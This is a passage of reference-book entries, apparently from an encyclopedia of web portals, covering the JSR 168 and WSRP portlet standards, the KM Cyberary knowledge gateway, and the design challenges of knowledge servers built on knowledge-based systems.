As mentioned before, the portlet container must provide the portlet with a suitable runtime environment. This means that a portlet might obtain information and services from the container. Through the provided interface, it is possible to access context initialization parameters, retrieve and store attributes, obtain static resources from the portlet application and obtain a request dispatcher to include servlets and *JSPs*. It is worth noting that the portlet container provides the portlet with personalization support through the availability of user information, which can include, for example, name, e-mail, phone or address of the user. Support is offered also for storing portlet preferences. Personalization data can be defined in the deployment phase through the coding of the preferences in the *Deployment Descriptor*. This characteristic offers the chance to define different personalization data for different portlet deployments.

Security in portlet applications is largely based on the same mechanisms provided by the underlying servlet container. Authentication and role handling mechanisms leverage on it. As for the servlets, portlets can obtain the user name used by the client for the authentication and its role. Additionally, there is a mechanism to protect the content of portlets, for content integrity (preventing data tampering in the communication process) or for confidentiality (preventing reading while in transit). This mechanism allows the definition of requirements for the transport layer and makes use of *secure socket layer (SSL)*.

Several commercial and open-source solutions are now available for enterprises or service providers that want to offer their services through a Web portal of the second generation. Several portal implementations, developed with different technologies, have been considered for a survey on the adoption of *WSRP* and *JSR 168*, as shown in Table 1.

As it is manifest from Table 1, a great part of the most popular Web portals are Java-based systems conformant to the *JSR 168*. The reason for the success of Java and the wide adoption of the specification is probably due to the *J2EE* component-oriented architecture, particularly fit for the duties of a Web portal, and the great effort of the developers, including worldwide enterprises, contributing to the specification. In most cases, solutions supporting *JSR 168* also support *WSRP* standard. This often means that portlets developed with *JSR 168 API* and deployed in a portal that supports both standards can be consumed remotely through *WSRP* with no additional effort from the developer.

Two of the analyzed products, *PHP-Nuke* and *Microsoft SharePoint Portal Server*, do not support *JSR 168*, since they are not *J2EE* based solutions. *Microsoft SharePoint Portal Server* supports *WSRP* standard. It also has a component-based architecture, whose basic components are called *Web Parts*, which work similarly to portlets.

All of the surveyed portals come with a basic set of portlets. Anyway, the presence of the standards has boosted the birth of several projects, aimed at the development of a set of portlets and of portlet development kits.

FUTURE TRENDS

The development of the market of the enterprise portals has definitely benefited from the presence of standards and specifications, such as *WSRP* and *JSR 168*. The success of *JSR 168* and, in general, of all the Java specifications, is due to the fortunate choice made by *Sun Microsystems* to institute *JCP*, a successful program which has succeeded in involving commercial enterprises, academic institutions and independent developers in the development of Java

Table 1. Support of standards in Web portals

Product	Web Site	License	WSRP Support	JSR 168 Support
BEA WebLogic Portal	http://www.bea.com/framework.jsp?CNT=index.htm&FP=/content/products/Weblogic/portal	Commercial (free to try)	YES	YES
eXo Platform	http://www.exoplatform.org	Open Source (Gnu GPL)	YES	YES
IBM WebSphere Portal	http://www-306.ibm.com/software/genservers/portal/	Commercial	YES	YES
PHP-Nuke	http://phpnuke.org	Commercial (free with adverts)	NO	NO
Apache Jetspeed II	http://portals.apache.org/jetspeed-2/	Open Source (Apache License)	YES*	YES
Microsoft SharePoint Portal Server	office.microsoft.com/sharepoint/	Commercial	YES	NO
Oracle Application Server	http://www.oracle.com/lang/it/appserver/portal_home.html	Commercial	YES	YES
* The basic version of Jetspeed II does not support WSRP. The integration of the Apache WSRP4J framework is necessary.				

specifications. In spite of the presence of contrary voices, the success of *JCP* specifications is witnessed by its wide adoption in the software market. *JSR 168* adopts the *J2EE* component-based architecture. The *API* defined in its ambit leverages on the underlying servlet specification.

The *JSR 168*, since the issue of its final release, has been adopted in almost all of the *J2EE* based Web portals, generating a market for portals, portlets and development kits, and enhancing interoperability among such products. Some proposals to enhance the specification, including aspects not currently addressed, have already been suggested by the community, and will result in the release of a new specification, the *JSR 286: Portlet Specification 2.0* (Hepper, 2006). The new specification will extend the previous in regards, among others, to the support of *WSRP 2.0*, the definition of portlet filters and of an *API* for interportlet communication and in regards to the enhancement of caching.

REFERENCES

Abdelnur, A., & Hepper, S. (2003). *JSR 168—Java Portlet Specification Version 1.0*. Retrieved from http://jcp.org/aboutJava/communityprocess/final/jsr168/index.html

Ahmed, K. Z., & Umrysh, C. E. (2002). *Developing enterprise Java applications with J2EE and UML*. Boston: Addison-Wesley.

Bellas, F. (2004). Standards for second-generation portals. *IEEE Internet Computing, 8*(2), 54-60.

Hepper, S. (2006). *JSR 286—Java Portlet Specification Version 2.0*. Retrieved from http://jcp.org/aboutJava/communityprocess/edr/jsr286/index.html

Java Community Process Program (JCP). (2007). Retrieved January 14, 2007, from http://jcp.org/en/home/index

OASIS Web Services for Remote Portlets. (2003). Retrieved January 14, 2007, from http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=wsrp

Philion, P. (1999). A look inside the Java Community Process. Retrieved January 14, 2007, from *Java World*, http://www.javaworld.com/javaworld/jw-10-1999/jw-10-jcp.html

KEY TERMS

Java 2 Enterprise Edition (J2EE): A Java platform, provided by Sun, for the development and deployment of distributed enterprise applications.

Java Portlet Specification (JSR 168): A specification document developed under the Java Community Process aimed at achieving interoperability between portals and portlets.

Java Specification Request (JSR): A document managed by the Java Community Process, submitted by one or more members to propose the development of a new specification or significant revision to an existing specification.

Portal: A Web-based application that—commonly—provides personalization, single sign-on, content aggregation from different sources and hosts the presentation layer of information systems.

Portlet: A Web component, managed by a portlet container, that processes requests and generates dynamic content.

Portlet Container: An element of the architecture of a Java portal, which runs portlets and provides them with the required runtime environment.

The Java Community Process (JCP): A program by Sun Microsystems aimed at developing and revising the Java technology specifications, reference implementations, and test suites, involving the community of Java developers.

Web Services for Remote Portlets (WSRP): A specification standardizing presentation-oriented Web services for use by aggregating intermediaries, such as portals, approved as an OASIS standard in August 2003.

KM Cyberary is a Gateway to Knowledge Resources

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BACKGROUND

The literature about portals or gateways exists in huge volume. However, only a limited number of articles have addressed the topic of knowledge portals applying various concepts of arrangement to organizing the information on the portals. Likewise, not many authors have written about knowledge portals. So, this study helps to understand one such knowledge portal and its features, coverage of subjects, and so forth.

Information is scattered in various Web sites on the ocean of the Internet. The Internet contains a huge amount of global information. To access the required, specific, relevant and quality information is not an easy task. Thus as a solution to the problem many tools came on the scene like search engines, subject catalogues and directories, virtual libraries, gateways, and so forth.

The systematic process of finding, selecting, organising, distilling and presenting information, improves an user's comprehension in a specific area of interest (Bhojaraju, 2005). Knowledge portals in turn represent these attributes.

Portals

Portals cannot be defined in one definition; it can be defined as a door or gate. A portal by definition, is a common technology framework with the ability to support the integration, community definition, content, personalization, and security that underpins all of the data and applications within the Web. The Computing Dictionary tries to define the term more specifically as, "A Web site that aims to be an entry point to the World Wide Web, typically offering search engine and/or links to useful pages, and possibly news or other services." These services are usually provided for free in the hope that users will make the site their default home page or at least visit it often (e.g., Yahoo, Google, MSN) (FOLDOC). "Portal is a term, generally synonymous with gateway, for a World Wide Web (WWW) site that is or proposes to be a major starting site for users when they get connected to the Web or that users tend to visit as an anchor site." Strauss (2000) defines a portal as a special kind of gateway to Web resources—"a hub from which users can locate all the Web content they commonly need" (whatis.com).

A portal is a gateway to Web access, A hub from which users can locate all the Web content they commonly need (Strauss, 2000). Portals are different from Web pages tied to a home page in the sense that a portal is centred around a target community of users, whereas, a Web page is centered around the organization that "owns" the site.

Types of Portals

Portals may be of various types (Tatnall, 2005a):

1. **General Portals:** Also known as horizontal portals, are extremely broad, but generally shallow in content. These can be used by searchers to find anything they want on the Web. E.g., Yahoo, MSN, Excite, Lycos, Google, Netscape, etc.
2. **Specialised Portals, Vertical Portals, or Vortals:** Focusing more on a specific community of users (e.g., information/knowledge portals).

Information Portals can be viewed as a category in their own right as portals whose *prime* aim is to provide a specific type of information and are thus called knowledge portals or gateways.

KNOWLEDGE PORTALS AND GATEWAYS

Knowledge portals increase the effectiveness of knowledge workers by providing easy access to information that is necessary or helpful to them in one or more specific roles. Knowledge portals are not mere intranet portals and are supposed to provide extra functionality such as collaboration services, sophisticated information discovery services and a knowledge map.

Gateway is a generic term used interchangeably with the term 'subject gateway.' It generally refers to a network element that acts as an entrance point to another network. The term is used to describe a "range of Internet sites that in some way provide access to other, predominantly Internet accessible, resources" (Koch, 2002). Subject gateways are Internet-based discovery services, addressing the shortcomings of the large search engines (quality selection, precision, subject focus). They evolved from esoteric link-lists to professional quality-controlled subject gateways and draw on library and information science expertise.

Information gateways are services on the World Wide Web where resources are selected according to their quality of content, catalogued, and classified. Information gateways, in this way, are more intensive than the normal link lists but more useful for the users as users find high quality resources through these gateways.

A subject gateway thoroughly defined by the DESIRE (Development of a European Service for Information on Research and Education) Project in its handbook as: "information gateways are quality-controlled information services that offer (1) online links to other Internet sites or documents; (2) selection of resources via an intellectual process, within a predefined collection scope; (3) intellectually-produced content descriptions, preferably with keywords and controlled terminology; (4) an intellectually constructed structure for browsing; and (5) at least partially manually-created metadata for individual resources."

Thus we can say the gateways are information systems for quality assessed information resources on the Internet, within a specific subject. The purpose of these gateways is to help a user community discover high quality relevant Web-based information quickly and effectively.

Characteristics of Subject Gateways

The subject gateways are characterized by the following factors (Koch, 2002):

1. Generally limited to specific subject(s).
2. They are selective, pointing only to Internet resources that meet with quality selection criteria.
3. Subject and information specialist often by librarians builds them.
4. Maintenance of collection on a regular basis so as to check links, and remove inappropriate resources.
5. Most of these allow the end user to either search or browse the database of resource descriptions.

KM CYBERARY

The *KM Cyberary* project started in 2003. The idea behind building KM Cyberary was to make it a single point of access to all information resources. It is a collection of information links that connect to different Web resources—a gateway to all knowledge resources—a Cyberary of categorised and personalized content. It is very much the idea of a personalized filter into the Web.

The main objective of the KM Cyberary project was to provide a unique platform for all types of users to reach their information. This is an accumulation of e-resources, which give links to various useful e-resources viz. Knowledge management, librarianship, philosophy, health, technology, ITES/BPO/KPO/RPO, ITIL, call entres, business information, and other subjects. It is hoped that this gateway may be of some help for users who are in search of information.

Features of KM Cyberary

KM Cyberary provides a gateway to information resources on the Internet. This specifically helps to increase the effectiveness of users in information searching by providing links to various information pools. Some of the features of KM Cyberary are as follows:

- A unique platform for all Internet users searching information on various subjects.
- Information derived from multiple sources.
- Each resource selected is evaluated explicitly defined quality selection criteria.
- Use of a subject classification scheme to index all resources in order to facilitate subject browsing. KM Cyberary is organized in Alphabetico-Subject arrangement.

Figure 1. KM Cyberary Homepage




Figure 2. KM Cyberary successive page




Table 1. Summarised benefits of KM Cyberary

Potential Benefits	KM Cyberary	Vortals
Vertical scope	Covers all domains and related subjects	Confined to single domain of the specific subject
Search and directory services	Alphabetico-subject arrangement	Search and directory options are provided.
Concept map & relationships	Used "*See also*" cross references wherever it is needed.	Mostly all provides
Community building and regional relationships	Use KM Forum extensively for the information exchange	Depends

- Alphabetico-subject arrangement: overall end user satisfaction increased by combining alphabetical and subject content infrastructure which enable users to reach the information quickly.
- Navigation targeted toward communities of users.
- "*See also*" cross references have been provided wherever it is needed.
- Personalized access to information: ensures that published information is relevant and personalized to serve multiple audiences.
- Direct access to current information.
- Helps users in easy Search and Navigation.
- Allows you to get the required information from internet resources.
- The bottom line is that this portal was created using a solid content architecture and meets the requirements of users.
- At present the project is maintained in HTML and is being updated on regular basis with nascent informative links.
- In the future, planning to go dynamic and to provide advanced features to its users in the second phase.

Impact of the KM Cyberary on Users

Most of the users are using *KM Cyberary* as a *tool* or as *media* for their information searching. Many of them were new to Knowledge Management and used this as a starting point of their study. Many researchers found this gateway a very useful resource for their day-to-day information searching and data collection. Some users have given their comments as feedback about this gateway. Looking at the comments given by various users across the world and the suggestion given by them has made KM Cyberary a successful gateway. For more information, refer to http://bhojarajug.freeservers.com/ fsguestbook.html and http://bhojarajug.freeservers.com/testimonials.html.

DISCUSSION

KM Cyberary, at its vertical level, covers all subject domains and their related areas. These are in turn organized into alphabetico-subject arrangements. Under each section, the subjects are organized alphabetically, within this again the sub-domains are also organized to give exhaustive information on that theme. The "*See also*" references have been provided wherever it is necessary to show the relativity of the subject with other domains. KM Forum is a community mailing list, which has created for information exchange. The discussion happens within the knowledge management group. Table 1 summarises the findings of the author in this respect.


FUTURE TRENDS

The present architecture is maintained in HTML and is static in nature. Updating requires a lot of time and also needs much attention. In the future, during the second phase, the idea is to make this dynamic by using either an XML/ASP or PHP based product and make the site rich and dynamic and also more user friendly. Outcomes of this project may help in:

1. use of application of ontologies;
2. interaction between various scholars for improvising;
3. implement advance search and navigation; and
4. adopting user-interactive features, discussion forums, etc.

Gartner forecasts that by 2007, 60% of information access implementations will combine taxonomy, search, ontology, and information visualization technologies. A great number of analysts' reports inquire into the future development of portals. One of the most popular reports is the hype cycle of emerging technologies for 2000 released by the Gartner Group. The cycle is depicted in Figure 3.

Figure 3. Hype cycle of emerging technologies (Source: Gartner)



The hype cycle covers information such as which emerging technologies should early adopters by examining for competitive advantage and how technology planners should identify the technologies and applications that will generate maximum benefit for the organization. Technologies at the peak of inflated expectations in this hype cycle include wireless Web/WAP, ASPs, and Webtops.

The Gartner Group expects the first portal euphoria to calm down within two years. Only by then will the broader market know exactly which specific portal functionalities are relevant and indispensable.

CONCLUSION

Gathering and extracting information requires identifying relevant repositories and specifying crawling rules to gather relevant information and ignore irrelevant information. Documents may be corrupt and Web sites may have idiosyncrasies. These problems diminish over time but can be challenging early in deploying portal infrastructures, requiring system administration expertise. Domain experts need to develop taxonomies and identify new sources valuable to the user community.

In today's technology world, the role of librarians, or information professionals, is deviating from the traditional library librarian role to virtual or digital libraries' software librarians: cybrarians, configuration librarian or librarian-knowledge management. Information professionals are becoming Webmasters and intranet coordinators, combining technical expertise with information management ability.

Gateways and portals have become popular in today's Internet world. With developments in the Internet and information technology, and their increased application to knowledge resources in recent years, portals have developed, largely from being directories and search engines to new information search services. Within the information model, portals are generic, specific to subjects, vertical or community based. There has been considerable growth in information community portals in recent years and have achieved excellent growth. A successful portal strategy entails careful consideration as to both the short-term requirements as well as long-term ramifications of potential users.

Because of its structure, KM Cyberary can play a significant role in enabling users to analyse and navigate easily to various resources. It is a well-designed framework of consolidated information from various sources. Observations show this gateway has become popular in its own way and reached to an audience of varied interests. Researchers, students, knowledge management, and other professionals are using this gateway as a single point of access to information resources.

REFERENCES

Bhojaraju, G. (2005).Knowledge management: Why do we need it for corporates? *Malaysian Journal of Library & Information Science (MJLIS)*, *10*(2), 37-50. Retrieved December 2005, http://ejum.fsktm.um.edu.my/ArticleInformation.aspx?ArticleID=329

DESIRE (Development of a European Service for Information on Research and Education). (2005). *DESIRE Information Gateway Handbook.* Retrieved September 24, 2005, from http://www.desire.org/handbook/

FOLDOC (Free Online Dictionary of Computing). (2005). *Portals.* Retrieved September 21, 2005, from http://wombat.doc.ic.ac.uk/foldoc/

Gartner Inc. (2005). Retrieved September 29, 2005, from http://www3.gartner.com/Init

Internet.com. (1999). *Portals to capitalize on e-commerce.* Retrieved October 11, 2005, from http://cyberatlas.Internet.com/market/retailing/keenan.html

Portal Technology. (2005). Retrieved September 21, 2005, from http://e..wikipedia.org/wiki/Portals

Renardus. (2005). *Gateways definition.* Retrieved September, 24 2005, from http://www.renardus.org/about_us/subject_gateways.html

Strauss, H. (2000). What is a portal anyway? *CREN (Corporation for Research and Educational Networking) Tech talk.* Retrieved September 23, 2005, from http://www.campus-technology.com/techtalks/events/000120portal.asp

Tatnall, A. (2005a). Portals, portals everywhere ....In A. Tatnall (Ed.), *Web portals: The new gateways to internet information and services* (pp. 1-14). Hershey, PA: Idea Group Publishing**.**

Tatnall, A. (Ed.). (2005b). *Web portals: The new gateways to internet information and services*. Hershey, PA: Idea Group Publishing.

Telecom Glossary 2k Definition (2005). *Vertical portal.* Retrieved September 23, 2005, from http://www.atis.org/tgtk/_vertical_portal.html

Koch, T. (2002) *Quality-controlled subject gateways on the Internet.* Retrieved September 24, 2005, from http://www.lub.lu.se/tk/demos/SGbasic.html

What's.com (2005). *Vortals: A what's definition.* Retrieved September23, 2005, from http://whatis.techtarget.com/definition/0sid9_gci213601.00.html

Winkler, R. (2005). *Portals—The all-in-one Web supersites: Features, functions, definitions, taxonomy.* Retrieved September 19, 2005, from http://www.sapdesignguild.org/editions/edition3/portal_definition.asp

KEY TERMS

Alphabetico-Subject Arrangement: Usually arranged in alphabetical order but categorised with different subjects. In turn, under each subject information is classified into various pieces related to that subject.

Cyberary: A collection of informational e-resources on *cyber space* i.e., on the Internet (cyber = relating to computer and the Internet, and library = a collection of documents).

Gateway: A place that allows you to reach or enter a larger place.

Homepage: A place on the Internet where a person or an organisation gives information about themselves or their business.

Information Portal: A type of portal that is designed only for informational resources, which is available on the Internet. These can be viewed as a category in their own right as portals whose *prime* aim is to provide a specific type of information.

Ontologies: The study of relationships that give rise to meaning of expressions. Ontologies provide a shared and common understanding of a domain that can be communicated across people and application systems. Helps in knowledge organization of digital/Web information.

Resources: Something you can use to help you to achieve something, especially in your work or study.

Search Engine: A computer program used for searching of information on the Internet.

Taxonomies: A taxonomy is a classification system. As the Greek root "taxis" implies, it is about putting things in order.

Vortal: A word made up from vertical and Portal. It is a Web site that provides a gateway or portal to information related to a particular industry such as health care, insurance, automobiles, or food manufacturing.

Web Portal: A special Internet (or intranet) site designed to act as a gateway to give access to other sites.

Knowledge Servers

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INTRODUCTION

Knowledge servers aim to provide knowledge rather than mere information. While information may be "delivered" to the user, such as via Web pages, knowledge is generated within the user by the user's own thinking processes (Newell, 1982), often stimulated by information received and the user's situation. Therefore, a knowledge server, though it works by delivering information, is differentiated from an information server by (a) being tailored to the user at the time they connect to the server, (b) taking account of context, (c) making inferences from information provided by the user, rather than merely retrieving data or pages, and (d) engaging in a process of stimulating the user, for example, by letting the user explore different possibilities and obtain explanations. For example, an information server might list some factors that cause stress-corrosion-cracking in steel, while a knowledge server would dialogue with the user to assess the risk in their specific situation and enrich their understanding. While the entire Internet might fulfil such a function, it is possible to create resources specifically designed as knowledge servers.

BACKGROUND

The idea of knowledge servers arose out of work on knowledge-based systems (KBSs). These were originally standalone programs that had a representation of human expertise, encapsulated within them, with which they provided expert advice to their users. During the 1990s it became clear that there were advantages in linking them to the Internet so they could be a portalled resource on the World Wide Web.

Knowledge-Based Systems

The original powerful notion of KBS was that the general mechanisms of inference can be separated from the domain knowledge (e.g., stress-corrosion-cracking), as an inference engine operating on a knowledge base (KB). The KB is the represented concepts, relationships, rules, and calculations relevant to the domain of knowledge (e.g., acid can initiate pitting, which starts a crack) and the engine searches these to determine what information it needs in order to make useful inferences. It usually obtains this by putting questions to the user.

The user experiences a session with the KBS as a sequence of questions to which they supply answers. What question to put each time is decided by the inference engine according to the relationships in the KB and the information received so far (e.g., if there are no acid questions related to pitting might be irrelevant). Thus, which questions are asked cannot be predicted in advance. As each answer is received, the state of the KB is gradually updated, until it has sufficient information to reach a conclusion, which is declared to the user. Since all this is guided by relationships meaningful in the domain of knowledge, it is "intelligent," and the user can enhance their understanding by exploring them. Moreover, KBS inference can involve not just logic, but also probabilistic, fuzzy, or Bayesian reasoning.

All this makes KBS particularly useful in domains of specialist expertise, ill-structured knowledge, and dynamically complex calculations. The quality criteria by which a KBS may be judged include:

- Accuracy of the knowledge (the concepts, and the type and strength of relationships);
- Completeness of knowledge (including all those "outer" (Jacob & Ebrahimpur, 2001) that are often overlooked);
- Trustability—so that it will not mislead the user who operates in a context not envisaged by the KB designers: though rare, these should be elicited and explicitly represented in the KB (e.g., some rare kinds of pitting can occur without acid);
- The way it treats uncertain input;
- Meaningfulness of the questions put to the users, so that what the users (think they) understand by the question is what the KB designer intended them to mean;
- Helpfulness and insightfulness of the explanations given for questions; and
- Transparency of the KB to the user.

To achieve these, KBS development involves sophisticated knowledge elicitation and representation techniques, with considerable testing at the knowledge level. Liebowitz and De Salvo (1989) discuss such issues.

KBS and Internet

KBS and the Internet (especially World Wide Web) can overcome limitations in each other. To static information, KBS can add dynamicity. To the delivery of information, KBS can add sophisticated inferencing (including with uncertainty) and explanation, so that knowledge results. Moreover, whereas most WWW information is placed by individuals and might be not be reliable, a good KBS is a result of a social process of elicitation, and achieves a tested degree of accuracy, completeness, and trustability. It is expert, generally applicable, and yet able to handle exceptions.

On the other hand, linking KBS to Internet can overcome two types of knowledge isolation. Geographical isolation-only those at the machine on which the KBS resides have access to it-is obviously overcome. Epistemological isolation arises from inability to link the questions or results to other available information that might aid their interpretation, and is especially important in ill-structured domains like strategic planning. This isolation can be ameliorated if the KBS presents its questions and results online as dynamically created Web pages that contain links to other relevant information, explanations, or annotations, or even a facility to e-mail questions or comments that arise during the session (Sehmi & Kroening, 1996).

INTERNET-ENABLED KBS DEVELOPMENT TOOLS

At the turn of the millennium, various types of tools were available for constructing KBS that can be linked to the Internet. Most operate HTTP (hypertext transfer protocol). Some connect existing KBS toolkits to the Internet, such as AGENT_CLIPS (Cengeloglu, 1999), CKNP (Maluf, 1999), JESS (Jess, 1999), a multithreaded version of Cyc (Guha & Lenat, 1994), and ART*Enterprise/Web (Art, 1999).

Others have been built from scratch, including WebLS (Sehmi & Kroening, 1996), LogicWeb (Loke & Davison, 1996), PiLLoW (Cabeza, Hermenegildo, & Varmaa, 1996), and Istar (Basden, 2000).

Knowledge servers must be clearly differentiated from other types of KBS-Internet linkages, especially:

- Intelligent agents that perform complex, "intelligent" actions on the Internet without human involvement on behalf of other resources with which they interact directly. Agents can extend the power of Web servers (Boley, 1996) or news servers (Cengeloglu, 1999); CKNP is designed for this.
- Conventional, stand-alone KBS that obtains some of its input by acting as client to servers (e.g., Web pages or news servers). AGENT_CLIPS and PiLLoW provide this kind of functionality.
- Active Web pages,that contain programmable code and state, which is activated on the client machine. LogicWeb is designed for this. These are only suitable for tiny KBs.

Knowledge servers, by contrast to these, are designed to be accessed by human users rather than other agents, act as servers rather than clients (though they might well obtain information from Internet sources), usually have extensive KBs, and are designed to stimulate human knowledge. It was this duty for which Istar was particularly designed, but JESS, ART, Cyc, and WebLS are also usable for this.

THE CHALLENGES OF KNOWLEDGE SERVERS

Knowledge servers present three types of challenge to their designers: technical, knowledge-level, and cultural, of which a longer discussion may be found in Basden (2000).

Technical Challenges

In addition to the obvious, common technical challenges like run-time efficiency and security, the technology of knowledge servers imposes other challenges. Most arise from the fact that the KBS operates a session with the user.

During such a session, the natural operation of a KBS inference engine is directly opposed to that of the Internet: the roles of client and server are reversed. Under the usual client-server model (CSM), the user (client) makes a request and the server responds by sending back information (such as a Web page), and each such request-response pair is seen as essentially independent of all other pairs. But a knowledge server that sends questions to users and expects answers in return sees itself as "client," and the user as "server." Each question, or "request" to the user for information, is in fact a CSM response, and each answer, or user's "response," is in fact a CSM request. This means that knowledge servers work "against the grain" of the client-server model, on which most of the operation of the Internet depends, and this gives rise to a number of problems. In particular, a mechanism must be designed into the inference engine for pairing each CSM request with the previous CSM response.

The session is a sequence of such question-answer pairs. Since the choice of question to be sent depends dynamically on all the answers thus far received, a persistent memory must be kept of the state of the KB throughout the session. This memory may be either client-side or server-side. Client-side memory requires that the entire memory be transferred with every message and imposes an overhead of recalculating the state of the entire KB every time a message arrives. Client-side memory is thus only suitable for tiny knowledge bases.

Server-side memory is more natural in that the KB state is kept within (or at least with) the KB itself on behalf of the client. It is less prone to interference, imposes less overhead, is more suited to large KBs, and allows usage to be monitored or controlled. Guide (Levy, 1998) and Istar (Basden, 2000) use this method, but this invokes further challenges.

- **Identification of Input:** There must be some means by which the knowledge server can link each CSM request from the user's browser with its session, rather than treating it as a completely independent request.
- **Concurrency:** Several sessions might be running at once, with their messages interleaved. It must progress each session independently so that none is held up by the others, and so there is no interclient interference.
- **Timing Out:** There must be some way of detecting if a user has left the session without saying so, so that the KB may be removed. This might be because the connection breaks, or users become busy with other work. Timing out is a common solution.
- **Seeming Absence:** Timing out leads to another problem. Suppose a Web page that asks a question has a link to other material that can be perused in order to help the user compile their answer. The server is completely unaware of this activity, and so might time out. In Istar this problem is ameliorated by presenting the user, on every page, with the chance to set a longer time-out period before they go browsing.

Some of these challenges may be met in part by HTTP/1.1, but not all. A more detailed examination of technical challenges, with some server-side solutions, may be found in Basden (2000).

Since knowledge servers are Internet enabled, it is reasonable to expect them to be able to obtain some of the information the engine needs not from human users, but from Internet resources like Web or news servers. Usually the information needed is part of a larger transmission. In this case it is useful if the inference engine is designed to listen directly to TCP/IP ports, because it can cancel what might be a very long transmission once the relevant information has arrived.

Knowledge-Level Challenges

Knowledge-level issues apply to all KBS and Web pages, and not just to knowledge servers, but in the latter, some of the challenges are heightened by a wider diversity of users and by the specificity of the knowledge. They relate especially to some of the quality criteria we set out previously:

- Accuracy and completeness of knowledge is just as important as in a stand-alone KB, and much more important than for most Web pages. This relies on the quality of knowledge acquisition techniques, which should be designed to separate out context from general knowledge, making both explicit and appropriately accessible to the user (refer to Steels, 1985 or Attarwala & Basden, 1985). If there is an area where it is known that knowledge might not be complete, then indications of this should be made clear to the user.
- Trustability is more important in a knowledge server than in a stand-alone KBS. All KBs contain deficiencies; the dangerous ones are those where the results appear perfectly valid but are not so. Often this occurs because assumptions made during KB design are no longer valid in the context of use. Users of a stand-alone KBS often form a homogeneous group with similar assumptions who share news and tips about deficiencies discovered, but on the World Wide Web, users can be exceedingly diverse, and news does not get spread.
- Less homogeneity among users makes meaningfulness of questions and helpfulness of explanations more critical. Wording that seems clear to the homogeneous group becomes ambiguous. Stefik (1995) gives an example: "habitat" of a tree species might be where it could be grown or where it grew naturally, where it survives or where it thrives. Well-crafted texts of questions and appropriate explanations must no longer be seen as a luxury, but as essential to the proper worldwide use of the KBS.

Therefore, the KB designer should be able to focus all their energies on such issues. This means they should not need to manage such low-level matters as TCP/IP sockets and concurrency (PiLLoW works at this level). Ideally, use on the Internet should be transparent (except that perhaps certain texts might be worded differently), and any KB developed for stand-alone use should, in principle, be able to be used directly on the Internet. This also has the added advantage of being able to capitalise on existing KBs and extend their usership.

Cultural Challenges

Unlike a stand-alone KBS, or one designed for a limited usership, KBs made available via a knowledge server might be used by anyone in the world. This places extra demands on its knowledge.

- **Language:** Ideally, all the questions, results, and explanations of the KBS should be made available in all languages needed by its possible users. But if not, then the language (English?) in which these are written should be plain and simple, with extra explanations for those for whom the language is not their first.

- Legal frameworks vary in the type of responsibility the KBS designer has for the advice given (and hence type of disclaimer needed), levels of copyright protection, and the legality of offering certain types of advice.
- **Cultural Meanings and Connotations:** Words and phrases might take on a different meaning or connotation in other cultures, leading to, for example, questions being answered in ways the designer did not expect. Unintended insults can occur.

Istar (Basden, 2000) has a facility by which the text used can be switched to alternative versions according to cultural need, but this is probably insufficient for full support of cultural meaning.

FUTURE TRENDS

Knowledge servers are likely to fulfil an important niche role, that of making available expert knowledge for the stimulation of those who want to think about a problem, either to obtain advice or to refine their own thinking. The effort involved in creating KBs of sufficiently high quality means they will seldom be commercially viable. Their main use, therefore, is likely to be voluntary, charitable, public, or altruistic (as in the Open Source movement), to share good expertise with those who do not have it. It will probably be cultural issues that most crucially determine to what extent knowledge servers will be found useful in the future.

Most of the technical issues have been addressed (though there is always room for new ways of addressing them), and knowledge-level issues are similar to those researched in KBS over the past 20 or 30 years, though they take new forms. What are new, and deserve research, are the cultural challenges. The most basic issue is whether annotative hyperlinks or Istar-like parameterised texts can in fact help the user in the way we expect. If they can, what effect do differences in culture, language, and working context actually have on the way knowledge is used and interpreted? And what technical architectures and user interface facilities are most appropriate for supporting such functionality?

CONCLUSION

